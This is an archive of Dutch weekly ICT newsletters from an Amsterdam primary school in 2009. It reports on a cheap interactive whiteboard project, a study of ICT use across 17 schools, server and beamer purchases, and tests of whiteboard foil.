We kregen een verbeterde pen van <http://irpensonline.com>. De pen werkt nog lichter zodat kinderen er beter mee op het bord kunnen schrijven. We kregen 'm omdat we feedback leverden op de vorige versie van de pen die naar Eveline's idee iets teveel druk vereiste. Zie hier de vrucht van Internet en nieuwe ondernemingsvormen. Je geeft feedback en ze doen er wat mee.

Volgende twee weken geen BIC vanwege de meivakantie.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 20 - 2009 (15 mei 2009)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**DIGITAAL INTERACTIEF WHITEBOARD**

Goed nieuws! Binnenkort leverbaar in twee uitvoeringen:

- Kant-en-klaar voor minder dan € 175,-
- Bouwpakket voor minder dan € 100,-

We weten de prijzen nog niet precies, maar zeker is dat ze lager zullen zijn. Als je belangstelling hebt, lees dan verder op:

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

Als je je wilt opgeven als koper, mail ons dan: [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Zo krijgen we een overzicht van de hoeveelheden waarmee we rekening moeten houden. Hou rekening met levertijden want er moet nog wel wat gebeuren, zie de link boven.

**INVENTARISATIE VAN INZET ICT**

Op de 17 scholen van de AWBR hebben Nico, Karin en Dirk onderzoek gedaan naar het gebruik van ICT in het onderwijs. Afgelopen donderdag presenteerden we de voorlopige uitkomst van het onderzoek binnen de werkgroep ICT van de AWBR. Daarvoor waren we 4 dagen keihard bezig geweest om een analyse te maken van de overstelpende hoeveelheid gegevens. We konden met onze, nog niet helemaal volledige gegevens, al een aardig beeld scheppen. Het was jammer dat er, naast de voorzitter, maar 1 lid van de werkgroep aanwezig was.

Vanuit een ander bestuur is al belangstelling getoond voor de wijze van onderzoek (om het zelf uit te voeren) en naar de resultaten van ons werk (interessant om te vergelijken).

**NIEUWSBRIEVEN**

**geschiedenis.** Met lessuggesties bij de canonclips: Romeinse limes (groep 5), VOC (groep 6), Karel de Grote (groep 7), Kinderarbeid (groep 8)

**NIEUWS UIT DE NATUUR.** De **nieuwsbrief** die bij de huidige uitzendingen hoort. Het gaat over de voortplanting van planten.

**LEUKE WEBSITE**

Kijk met je klas in een vogelnest: **HIER!**

Effect educatieve software wetenschappelijk bewezen  
Spelling en begrijpend lezen resultaten omhoog. **Lees er meer over.**

Docentenmiddagen bij **Beeld en Geluid** in Hilversum  
Ze zijn gratis. **Meld je aan.** Bovendien kun je dan de Media Experience ook gratis bezoeken.

**AGENDA VAN DE KLOKHUISUITZENDINGEN VANAF 1 JUNI**

tot het einde van het schooljaar.

Misschien zijn er uitzendingen bij die passen bij je lessen.

Groet en goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 21 - 2009 (22 mei 2009)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**DIGITALE NIEUWSBRIEVEN**

Huisje Boompje Beestje gaat deze week (let op Dirk!) [over ZIEN](#).

Docentenplein. Met de [laatste nieuwtjes](#).

Pols. Met veel [lessuggesties](#) o.a. over vaderdag. Ook een link naar een on-line tafelprogramma.

**DIGITAAL INTERACTIEF WHITEBOARD (herhaling)**

Goed nieuws! Binnenkort leverbaar in twee uitvoeringen:

- Kant-en-klaar voor minder dan € 175,-

- Bouwpakket voor minder dan € 100,-

We weten de prijzen nog niet precies, maar zeker is dat ze lager zullen zijn. Als je belangstelling hebt, lees dan verder op:

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

We hebben nu 6 bestellingen. Op onze school peilen we binnenkort hoeveel we willen.

**DIGIBORD SOFTWARE**

We ontvingen post o.a. van Noordhoff Uitgevers. Met allerlei suggesties voor het digibord en ook de mogelijkheid om een proeflicentie aan te vragen. Die is dan 3 maanden geldig. Een beetje onhandig voor ons, omdat wij (regio Noord) nog maar zeseneenhalve schoolweek te gaan hebben, dit schooljaar.

info digibord ideeën:

[digibordsoftware](#)

Op de Kennisnet site: <http://po.digiborden.kennisnet.nl/>

<http://www.werken.met.googleearth.nl>

**ONDERWIJSLINKS**

<http://rosaboekdrukker.net/index.php?section=10&page=927>

Als je een leuke site weet, kun je die zelf toevoegen!!

**WINSCP**

Weer een collega over de streep. Ze installeerde thuis het gratis programma [WinSCP](#) waarmee je toegang hebt tot onze schoolserver. Ze werkt op twee scholen die met [ServeropSchool](#) werken en ze kan nu beide servers bereiken. Gefeliciteerd Carolina! We hebben overigens een handige handleiding.

**NIEUWE PRINTERS**

Ons bestuur sloot een printercontract af voor 17 scholen, dus krijgen we een nieuwe printer. Op een collega [ServerAtSchool](#) school had onze systeembeheerder op afstand de printer in een kwartier werkend. Kosten dus € 20. Bij ons is de printer ook afgeleverd. Vijf (!) minuten later was ie werkend. De gebruikers hebben er niets van gemerkt. Hulde voor onze systeembeheerder Peter.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 22 - 2009 (29 mei 2009)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**KENNISNET DIGITAAL SCHOOLBORD: ONSBORD!!**

[Ook op de website van kennisnet](#) staat nu in een nieuwsbericht dat wij een digitaal schoolbord hebben ontwikkeld.

**DIGITAAL INTERACTIEF WHITEBOARD (herhaling)**

Goed nieuws! Binnenkort leverbaar in twee uitvoeringen:

- Kant-en-klaar voor minder dan € 175,-
- Bouwpakket voor minder dan € 100,-

We weten de prijzen nog niet precies, maar zeker is dat ze lager zullen zijn. Als je belangstelling hebt, lees dan verder op:

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

**BEAMER OPHANGEN VOOR ONSBORD**

We vonden een, op het oog aardige, ophanging voor slechts € 49 bij [ExtremeShop.nl](#). We gaan 'm testen. Jullie horen er nog van.

**ONDERZOEK GEPRESENTEERD**

Dinsdagochtend gaven Karin, Nico en Dirk de eerste resultaten van ons onderzoek naar de stand van de ICT op 17 AWBR scholen. Karin deed een flitsende presentatie voor alle directeuren, waarna we verder konden met 't schrijven van onze aanbevelingen. Er zit nog even werk in, maar 't blijkt zeer de moeite van alle inspanningen waard. De éénregelige samenvatting van 90 pagina's interviews, 20 flapovers met verzamelde gegevens en 15 kantjes onderzoeksresultaten: de kwaliteit van de combinatie ICT en leerkracht moet behoorlijk omhoog. De definitie van ICT in dit verband: noem iets en we bedoelen het.

**VEILIG LEREN LEZEN**

We kregen bericht van Veilig Leren Lezen dat zij de database met toetsgegevens gaan legen, met de vraag tijdig je gegevens eruit te halen. Tot zover: prima! Maar dan komt het: je kunt je gegevens in PDF opslaan. Wat is dit voor pre-digitale onzin? Waarom kun je je gegevens niet zo opslaan dat ze in een database passen? Dan kun je met je gegevens statistische bewerkingen uitvoeren en leerlingen volgen. Wat een gemiste kans.

**EEN BLIK IN DE TOEKOMST**

Het Massachusetts Institute of Technology heeft via TED (*Technology, Entertainment, Design*) een zeer aanbevelenswaardige lezing, te zien op:

[http://www.ted.com/index.php/talks/pattie\\_maes\\_demos\\_the\\_sixth\\_sense.html](http://www.ted.com/index.php/talks/pattie_maes_demos_the_sixth_sense.html)

Dank Gera (Netherlands Institute for Advanced Studies in the Humanities and Social Sciences) voor je alerte blik in de nabije toekomst van ons onderwijs.

Jammer; nog voor glasvezel in school werkt, nog voor alle onderwijzeressen de mogelijkheden ervan gebruiken, is glas in de klas een gepasseerd station. De toekomstige toepassingen van het internet zullen waarschijnlijk niet door kabels gaan maar door ...

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 23 - 2009 (5 juni)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**DIGITAAL INTERACTIEF WHITEBOARD (herhaling)**

Goed nieuws! Binnenkort leverbaar in twee uitvoeringen:

- Kant-en-klaar voor minder dan € 175,-
- Bouwpakket voor minder dan € 100,-

We weten de prijzen nog niet precies, maar zeker is dat ze lager zullen zijn. Als je belangstelling hebt, lees dan verder op:

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

**MISVERSTAND**

Enkele lezers denken dat wij het interactief whiteboard zelf maken en verkopen. Dat is niet zo. Niels Kooy (professioneel elektronicus) maakt ze en verkoopt ze. Binnenkort volgt vast nog wat reclame.

**BELGIË.**

Een delegatie uit België komt binnenkort de Rosa bezoeken. Men hoorde van ons digibord en is zeer nieuwsgierig. In België zijn scholen oneindig veel ICT armer dan wij hier in het steenrijke Holland (€ 1,25 p/l. per jaar tegenover € 80,- p/l bij ons). Je kunt je dus wel voorstellen dat men reikhalzend uitkijkt naar een volwaardig en goedkoop alternatief voor die dure digiborden.

**DIGIBORD SOFTWARE**

We zijn criteria aan het verzamelen waaraan software voor een digitaal schoolbord moet voldoen. Bij ons staat bovenaan: wat je maakt met de software moet in een open standaard kunnen worden opgeslagen. En natuurlijk een voorkeur voor open source software zodat je eraan mee kunt ontwikkelen. Wie helpt mee met het maken van een lijst van criteria voor goede bordsoftware?

**TEST: BEAMER PLAFOND OPHANGING**

We kregen een goedkope oplossing binnen. Kosten tot ver onder de € 50,- bij afname van een aantal stuks. Testen: prima ophanging, voor iedere beamer geschikt, kabels worden weggewerkt in pijp. Kortom, ophangen die beamer (zie hieronder).

**BEAMER en WII AAN PLAFOND**

[LemstraTechniek](#) deed een genereus aanbod en doneerde het ophangen van de beamer in Eveline's klas. Hij hangt perfect. Zeer bedankt Lex! Het ophangen bestond uit: plafondplaat weghalen, 4 gaatjes in betonnen plafond boren, ophangbeugel bevestigen aan plafond, ophangbeugel aan beamer bevestigen, pijpjes in elkaar schuiven, hangen! Gat maken in plafondplaat, plafondplaat doorsnijden, en terugplaatsen. Daarna plafondstatiefje voor Wii ophangen. [Zie foto.](#)

**DIGITALE NIEUWSBRIEVEN**

[Huisje Boompje Beestje](#). Ook over de zee, maar dan meer de Waddenzee. Lopen over de bodem van de Waddenzee.

[Nieuws uit de Natuur](#). Over leven in de zee. Ook weer met links naar filmpjes van Beeldbank.

[Docentenplein](#). Met weer allerlei links.

[Pols](#) met o.a. een link naar een digitaal prentenboek: "[de mooiste vis van de zee](#)". Wordt verteld met een zachte g.

groet en prettig weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 25 - 2009 (19 juni 2009)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**ONDERZOEK INZET ICT OP AWBR SCHOLEN**

PFF!!! Karin, Nico en Dirk ronden het onderzoek af met doorwrochte conclusies en stevige aanbevelingen. Karin doet nu de eindredactie en opmaak. We hopen binnen een week te leveren. We zijn van plan de resultaten te publiceren zodat andere scholen en besturen er ook hun voordeel mee kunnen doen. Uiteraard zonder schoolnamen. Verder denken we aan een artikel.

**COMPLIMENT**

Lezer Valentijn van [Openoffice.nl](http://Openoffice.nl) complimenteerde ons met de BIC die iedere week weer op tijd verschijnt en altijd wel wat nieuws heeft. Bedankt Valentijn!

**NIEUWE SERVER**

We bestelden een nieuwe server. Dat zijn tegenwoordig koopjes! Voor onder de € 1000 heb je een dijk van een snelle, zware schoolserver. Zie specificaties hieronder bij techniek. We hebben ervaring met deze server want hij draait al op een aantal ServerOpSchool scholen. Begin van de zomervakantie migreren we van de oude naar de nieuwe server. En we doen wat onderhoudswerkzaamheden aan de werkstations. Bijvoorbeeld: de nieuwe update van OpenOffice. Die kan documenten, geschreven in Word 2007, lezen, en natuurlijk ook pdf's maken.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGITAAL INTERACTIEF WHITEBOARD (herhaling)**

Goed nieuws! Binnenkort leverbaar in twee uitvoeringen:

- Kant-en-klaar voor minder dan € 175,-
- Bouwpakket voor minder dan € 100,-

We weten de prijzen nog niet precies, maar zeker is dat ze lager zullen zijn. Als je belangstelling hebt, lees dan verder op:

<http://rosaboekdrukker.net/index.php?section=6&page=1013>

Niels Kooy (professioneel elektronicus) maakt en verkoopt het elektronisch gedeelte van de digiborden. LAATSTE NIEUWS: De versie voor de verkoop is rond. We hebben voor 30 digiborden de chips besteld.

**NIEUWE SERVER**

Dit zijn de specificaties:

- een SuperMicro PDSME+ moederbord met
- een Quad-Core Intel CPU 2,40 GHz,
- 4 GB ECC geheugen,
- een DVD-speler,
- drie 500G Seagate SATA-disks,
- een floppy drive en
- twee Intel on-board gigabit NICs.

**SERVEROPSCHOOL HELPDESK KOSTEN**

We zijn weer een jaar verder met onze ServerAtSchool helpdesk. Kosten voor een heel jaar: € 2500. Daarmee is ServerOpSchool waarschijnlijk het in onderhoud goedkoopste client-serversysteem binnen de AWBR.

**BEAMER UPDATE**

We kregen een paar goede reacties op onze oproep om eisen voor beamers. Breedbeeld is nog een issue. We nemen vrijwel zeker short-throw vanwege ervaringen van collega Kurt (bedankt!) in België en een Engels rapport van de BECTA waarin 'je leerlingen en leerkrachten niet mag blootstellen aan het directe felle licht van de beamer. Zal in Nederland waarschijnlijk ook ARBO verplichting worden. Wie weet hier meer van?

De OPTOMA EX525ST lijkt een aardige keuze voor € 820 inc. BTW, € 138 voor reserve lamp, 2500 ANSI lumen, onderhoudsvrij, stil. Heeft iemand ervaring met deze?

Met vergelijkbare? Graag melden.

Groet en goed weekend,

Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 26 - 2009 (26 juni)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**ONDERZOEK STAND VAN ZAKEN ICT**

Ons onderzoek naar hoe ICT wordt gebruikt in de scholen van de AWBR is afgerond en aan de directie van onze stichting aangeboden. Hier is de korte samenvatting:

Op 17 scholen van de stichting 'Amsterdam West Binnen de Ring' is de inzet van ICT in het onderwijs onderzocht door te kijken naar visie, beleid en praktijk op ICT gebied. Ook werden behoeften, zwakke - en sterke kanten van scholen onderzocht. Tenslotte werd onderzocht wat de bijdrage van school en bestuur zou kunnen zijn ter verbetering van de inzet van ICT in het onderwijs.

De algemene conclusie is dat de inzet van ICT in de scholen te wensen overlaat. **Er gebeurt te weinig en het heeft onvoldoende kwaliteit.** Oorzaken zijn op de eerste plaats de geringe ICT kennis en vaardigheden van veel leerkrachten. Daarnaast spelen inpassingproblemen, tijd en geld een rol.

Het onderzoek besluit met een aantal aanbevelingen waarvan de voornaamste zijn:

Het verhogen van het ICT niveau van leerkrachten en het hanteren van een ICT leerlijn voor leerlingen.

Daarnaast zijn dringend nodig:

betere vormen van kennis delen en transparantie en duidelijkheid van het bestuur, dat ook over eigen muren heen kijkt.

Tot zover de samenvatting. Denk nu niet dat dit specifiek iets zegt over ons bestuur en onze scholen. Wij hebben sterk de indruk dat de situatie bij veel besturen en scholen hetzelfde is. Als het op jouw school of bij jouw bestuur anders is, dan horen we dat graag. Altijd bereid te leren!

**TELEBLIK**

Zojuist ontvingen we bericht, dat de digicodes voor Teleblik na de zomervakantie zullen worden toegestuurd. Andere jaren moesten we het aanvragen.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KRIJTBORD UPGRADEN**

We kregen van **B.E.C.** voor een van onze schoolborden een folie whiteboard cadeau om te kijken of 't bevalt bij ons digitaal interactief whiteboard. We houden jullie op de hoogte van onze ervaringen. Het lijkt een prima oplossing om je bord in de klas te houden én een digitaal interactief whiteboard te kunnen gebruiken.

**NIEUWE SERVER**

Hebben we opgehaald bij **TWP-computers**. Bij de migratie wordt ook de laatste versie van **ServerAtSchool** geïnstalleerd. Daarvoor worden nu de CD'tjes gebrand. Op de CD'tjes staat ook welke scholen bij welk bestuur horen en lid van STRICT zijn. Dit om misbruik te voorkomen.

**BOA GLASVEZEL**

Daar stond weer een meneer voor de deur om voor de derde keer te meten. Het glas werkt nog niet, want waarschijnlijk is het verkeerd aangesloten. Aardige man, veel uitleg. Wanneer wij het modem mogen verwachten blijft nog in nevelen gehuld.

Volgende week de laatste BIC van dit schooljaar.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 27 - 2009 (3 juli)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

De zomervakantie begint vandaag. Dus even een tijdje wachten op ons ICT nieuws

**BELGISCHE ICT'ERS OP BEZOEK**

Een delegatie die op ICT gebied zo'n dikke 1400 Vlaamse basisscholen vertegenwoordigt kwam de ICT afdeling bezoeken. David (ict-coördinator voor de scholengroep in Maldegem) , Dirk (pedagogisch begeleider wat betreft ICT voor de koepel van het katholiek basisonderwijs in Vlaanderen) en Kurt (bovenschools ict-coördinator voor de scholengemeenschap KaBoE in Eeklo) ) waren zeer geïnteresseerd in onze digibord oplossing (zie onder) want Belgische basisscholen krijgen behoorlijk wat minder geld dan wij. Dus vanuit kostenbesparing passeerde ook ServerAtSchool de revue en, last but not least, een sneak preview van Site@School V3. Wow!

**DIGITAAL INTERACTIEF WHITEBOARD**

We haalden het eerste exemplaar op. 't Ziet er fantastisch uit! En de prijs is wat we beloofden. Kijk op <http://rosaboekdrukker.net/index.php?section=6&page=1013> om te zien wat je voor € 159,- krijgt. In de vakantie start de productie.

De prijs is natuurlijk inclusief BTW.

**REKENBRIEF**

**Nieuws** van het Freudenthal instituut. Daar wordt het **rekenweb** gemaakt. Voor de zomervakantie is er een leuk spel: TANGRAM. **Probeer het!**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KRIJTBORDUPGRADEN**

Onze Belgische collega Kurt heeft het whiteboardfolie van [krijtbordupgraden.nl](http://krijtbordupgraden.nl) uitgebreid getest onder basisschoolcondities. Hier is zijn verslag. Zeer bedankt Kurt!

"In de BIC van eind mei las ik de URL van krijtbordupgraden.nl. Dirk en Karin kennende gaan ze niet over een nacht ijs en moet dat wel iets zijn waar ook anderen baat bij hebben. Op de **website** de contactinfo gevonden, mailtje gestuurd en jawel ! Netjes een mail gekregen met de gevraagde info én per snailmail een voorbeeld gekregen van de betreffende folie.

Na het openmaken van het pakketje meteen whiteboardstift, balpen, onuitwisbare alcoholstift, sleutels, een schaar en een mes genomen en het staaltje onder handen genomen.

De stiften waarmee je hoort op dat soort borden te schrijven doen het prima en het schrijft lekker. Genoeg weerstand zodat je niet schaatst over het materiaal maar glad genoeg om een vlot schrift te behouden. De stift wist netjes af, ook na een ganse dag in de zon te hebben gelegen.

Daar ik niet altijd even netjes ben, durf ik wel eens wat laten staan op een stiftenbord. Het resultaat is dat ik wel eens wat WC-eend nodig heb om de zaak schoon te maken. Die toiletreinigersprays zijn daar prima voor ! Nadien de alcoholstift erop losgelaten. Het schrijft lekker en wist ook nog uit met onze eend.

Balpen laat kleine indrukken achter maar wist wel uit. Je mag flink doorduwen op de balpen voordat er krassen in de folie komen. Ook met een sleutel mag je even gaan krassen zonder noemenswaardige schade.

Om de test compleet te maken nam ik ten slotte een schaar ter hand en een mesje. Enkel met deze laatste slaagde ik erin door de witte toplaag heen te krassen.

Neen, ik ben niet destructief, maar weet wat zo'n bord allemaal te verduren krijgt.

Vergelijk het met een auto, iedereen koopt een veilige die de crashtest doorstaan heeft, maar niemand wil zelf gaan crashen.

De slotsom is dat het materiaal heel degelijk is als stiftenbord. Het materiaal is relatief mat zodat het weinig hotspot vertoont bij projecties. In vergelijking met andere folie die wij reeds probeerden, geverfde oplossingen of behandeld MDF is dit veruit de beste oplossing, zeker als je de prijs in acht neemt."

Groet, goed weekend en een goede vakantie. Volgende BIC 21 augustus.

Karin,

Dirk,

Kurt

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 34 (21 augustus)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

We zijn weer begonnen. De school was niet schoongemaakt in de vakantie, dus het weer aansluiten van de werkstations was een makkie; niets was van zijn plaats geweest.

**PROMOTIE KARIN**

Onze ICT coördinator is nu ook coördinator voor de Brede School. Voor wat betreft ICT heeft ze het Kenniscentrum in haar portefeuille. Meer volgt.

**WIKIWIJS**

We zijn gevraagd om mee te denken over de invulling van minister Plasterks Wikiwijs initiatief. Wikiwijs was één van de resultaten van het advies aan Plasterk en de 2e kamer over de stand van zaken m.b.t. ICT in het onderwijs. Samengevat: het onderwijs moet gebruik maken van open standaarden, open source, open licenties en open content.

**NIEUWSBRIEVEN**

**schooltv.** Met informatie voor het komende schooljaar, suggesties voor het digitaal schoolbord, en nog veel meer.

De nieuwe **klokhuis agenda** is uit. In de betreffende nieuwsbrief staat ook, dat er in 'overblijft' de uitzendingen van Klokhuis te zien zijn. Maar bij nader onderzoek blijkt dat dat alleen via het internet kan, dus alleen leuk voor lokalen met een digibord.

**DIGITAL INTERACTIEF WHITEBOARD**

In de vakantie heeft Dirk een uitgebreide handleiding geschreven. Binnenkort publicatie. Zie verder onder techniek.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD DIGITAAL INTERACTIEF WHITEBOARD**

Zoals je hier zit is er een website voor 'ONSBORD'. Niels Kooy, de maker van de digibord aansturing beheert de site en vanuit die website gaat de verkoop plaatsvinden. De hardware van het bord (**zie afbeelding hier**) schiet lekker op. De printplaatjes zijn aangekomen uit China en werken naar behoren. Alle onderdelen zijn er op een paar kleinigheden na. De spanning stijgt!

**KRIJTBORDUPGRADEN.NL**

Van Krijtbordupgraden kregen we plastic whiteboard om over je bord heen te plakken. 't Ziet er fantastisch uit. Hans (OBS Corantijn) en Jaja (Joop Westerweelschool) hebben 't op een bord geplakt. Het opplakken is een moeizame klus die niet 100 % foutloos is verlopen. Er zitten nog een paar minuscule bobbeltjes op 't bord. Je ziet 't niet als je 't niet weet. We moeten blijkbaar meer ervaring ermee opdoen. We houden je op de hoogte. Het opplakken kun je ook LATEN doen.

**BOA GLASVEZEL**

Voor de vierde keer (of de zesde?) moest er weer getest worden, want het glas werkte niet goed. Te traag wegens vervuiling. Dirk, enigszins voorzichtig als altijd, dacht er het zijne van, want die had de aansluitingen in het zand zien liggen. We houden onze gratis XS4ALL aansluiting nog wel een tijd naast de peperdure glasvezel.

**KENNISCENTRUM**

In de vakantie is het netwerk in het Kenniscentrum uitgebreid zodat er nu 18 werkstations in kunnen. We wachten nog op de switches. Die komen volgende week.

**MICROSOFT en KURT**

Van onze Belgische collega Kurt hoorden wij een stukje gesprek dat hij had met iemand van Microsoft. Citaat: "Microsoft zou het onderwijs moeten betalen in plaats van geld te vragen voor hun software. Wij zijn hun grootste opleidingsinstituut." Om te onthouden en over na te denken.

Groet en goed weekend,  
Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Schooljaar 2009-2010

1. [2009-08-25 w35](#)
2. [2009-08-28 w35](#)
3. [2009-09-07 w37](#)
4. [2009-09-14 w38](#)
5. [2009-09-22 w39](#)
6. [2009-09-28 w40](#)
7. [2009-10-03 w40](#)
8. [2009-10-11 w41](#)
9. [2009-10-27 w44](#)
10. [2009-11-03 w45](#)
11. [2009-11-12 w46](#)
12. [2009-11-17 w47](#)
13. [2009-11-25 w48](#)
14. [2009-11-30 w49](#)
15. [2009-12-07 w50](#)
16. [2009-12-15 w51](#)
17. [2010-01-07 w01](#)
18. [2010-01-14 w02](#)
19. [2010-01-20 w03](#)
20. [2010-01-28 w04](#)
21. [2010-02-02 w05](#)
22. [2010-02-12 w06](#)
23. [2010-02-18 w07](#)
24. [2010-03-02 w09](#)
25. [2010-03-09 w10](#)
26. [2010-03-18 w11](#)
27. [2010-03-25 w12](#)
28. [2010-04-01 w13](#)
29. [2010-04-08 w14](#)
30. [2010-04-13 w15](#)
31. [2010-04-20 w16](#)
32. [2010-04-23 w16](#)
33. [2010-05-13 w19](#)
34. [2010-05-27 w21](#)
35. [2010-06-04 w22](#)
36. [2010-06-11 w23](#)
37. [2010-06-17 w24](#)
38. [2010-06-21 w25](#)

**Baarsjes Informatie en Communicatie Jaargang 8 - week 35 - 28 augustus 2009**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**BEAMER DEMONSTRATIE**

We kregen een demo van de importeur van de [OPTOMAEX525XT](#) op ons plakwhiteboard van [krijtboardupgraden.nl](#). Mooi beeld, mooi dichtbij 't whiteboard, weinig geluid van de ventilatorcooling, geluidvolume van 't ingebouwde speakertje wat laag en hij is onderhoudsvrij. Het lijkt een prima beamer. We proberen er nu een te lenen om 'm in een opstelling in de klas te testen. We houden je op de hoogte van deze veelbelovende beamer.

**LIJST CRITERIA WAARAAN DE SOFTWARE VOOR EEN DIGIBORD MOET VOLDOEN**

We krijgen maar geen reacties op onze oproep. Reageer alsjeblieft!

**TV IN DE HAL**

In onze hal hebben we een TV waarop we via Site@School materiaal kunnen zetten. Handig voor mededelingen, foto's etc. We gebruikten er al vele jaren een computer met een TV kaart (ook oud) die we ooit van Kees S. kregen. Toen was het al een afdankertje, nu is de PC overleden.

Tijd om een definitieve oplossing te kiezen die voor iedereen te doen en betaalbaar is.

We vonden een 'VGA naar Video converter' [TELVIEW1 bij popelectronics.nl](#). Hij is universeel bruikbaar, voeding uit USB en kost ongeveer € 50,--. Meer info volgt.

**OPRUIMWOEDE**

Bij ons op school wordt er af en toe enorm opgeruimd. Dan gaat alles wat een tijd niet is gebruikt, of in de weg ligt, de prullenbak in. Maar nu is er iets te veel weggegooid. Namelijk de spoel van onze Label Printer. Dat ding waar de rol etiketten op draait. Dus is dat printertje onbruikbaar, tot groot verdriet van enkele trouwe gebruikers.

Gebeld naar de Nederlandse afdeling: "het onderdeel wordt opgestuurd". Dus hoeven we geen nieuw labelprintertje te kopen!

**CITO LEERLINGVOLGSYSTEEM**

Wie weet hoe je op de hoogte gehouden kan worden door Cito, dat er een 'update' van het programma is? Wij krijgen er nooit bericht van. Bij de procedure om de gegevens van de Entreetoets over te zetten, werd gemeld dat we versie 4.2a moesten hebben. Wij gaan echt niet elke week op de site kijken of er een nieuwe versie is. Heeft iemand een goede suggestie voor ons?

**AWBR ICT WERKGROEP**

De werkgroep vergaderde over een concept ICT beleidsplan. Daarin is ons (Karin, Nico, Dirk) onderzoek naar de stand van zaken op ICT gebied opgenomen en ook een onderzoek naar de hardware op de 17 scholen. Het beleidsplan moet in januari klaar zijn. Dat wordt nog een hele klus. Ons onderzoek komt overigens binnenkort geanonimiseerd ter beschikking.

**WIKIWIJS**

Wij zijn gevraagd om mee te denken over pilot projecten voor Wikiwijs van minister Plasterk. Deze week hadden we daar een bijeenkomst over. Misschien wordt het een handleiding voor het basisonderwijs van OpenOffice.org.

Wie weet nog basisscholen die met OOo werken? Graag melden.

**KENNISCENTRUM**

De switches zijn aangesloten maar nog niet opgehangen omdat de frees van de monteur brak. De inrichting van het kenniscentrum is nog niet klaar.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGIBORDEN**

Even geen nieuws. Niels werkt hard aan de bestellingen.

Groet en goed weekend,  
Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 36 - 2009 ( 4 september)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Een week van veel lezen. Heel veel lezen. Een zware maar inspirerende en voorttrekkende week.

### **WIKIWIJS**

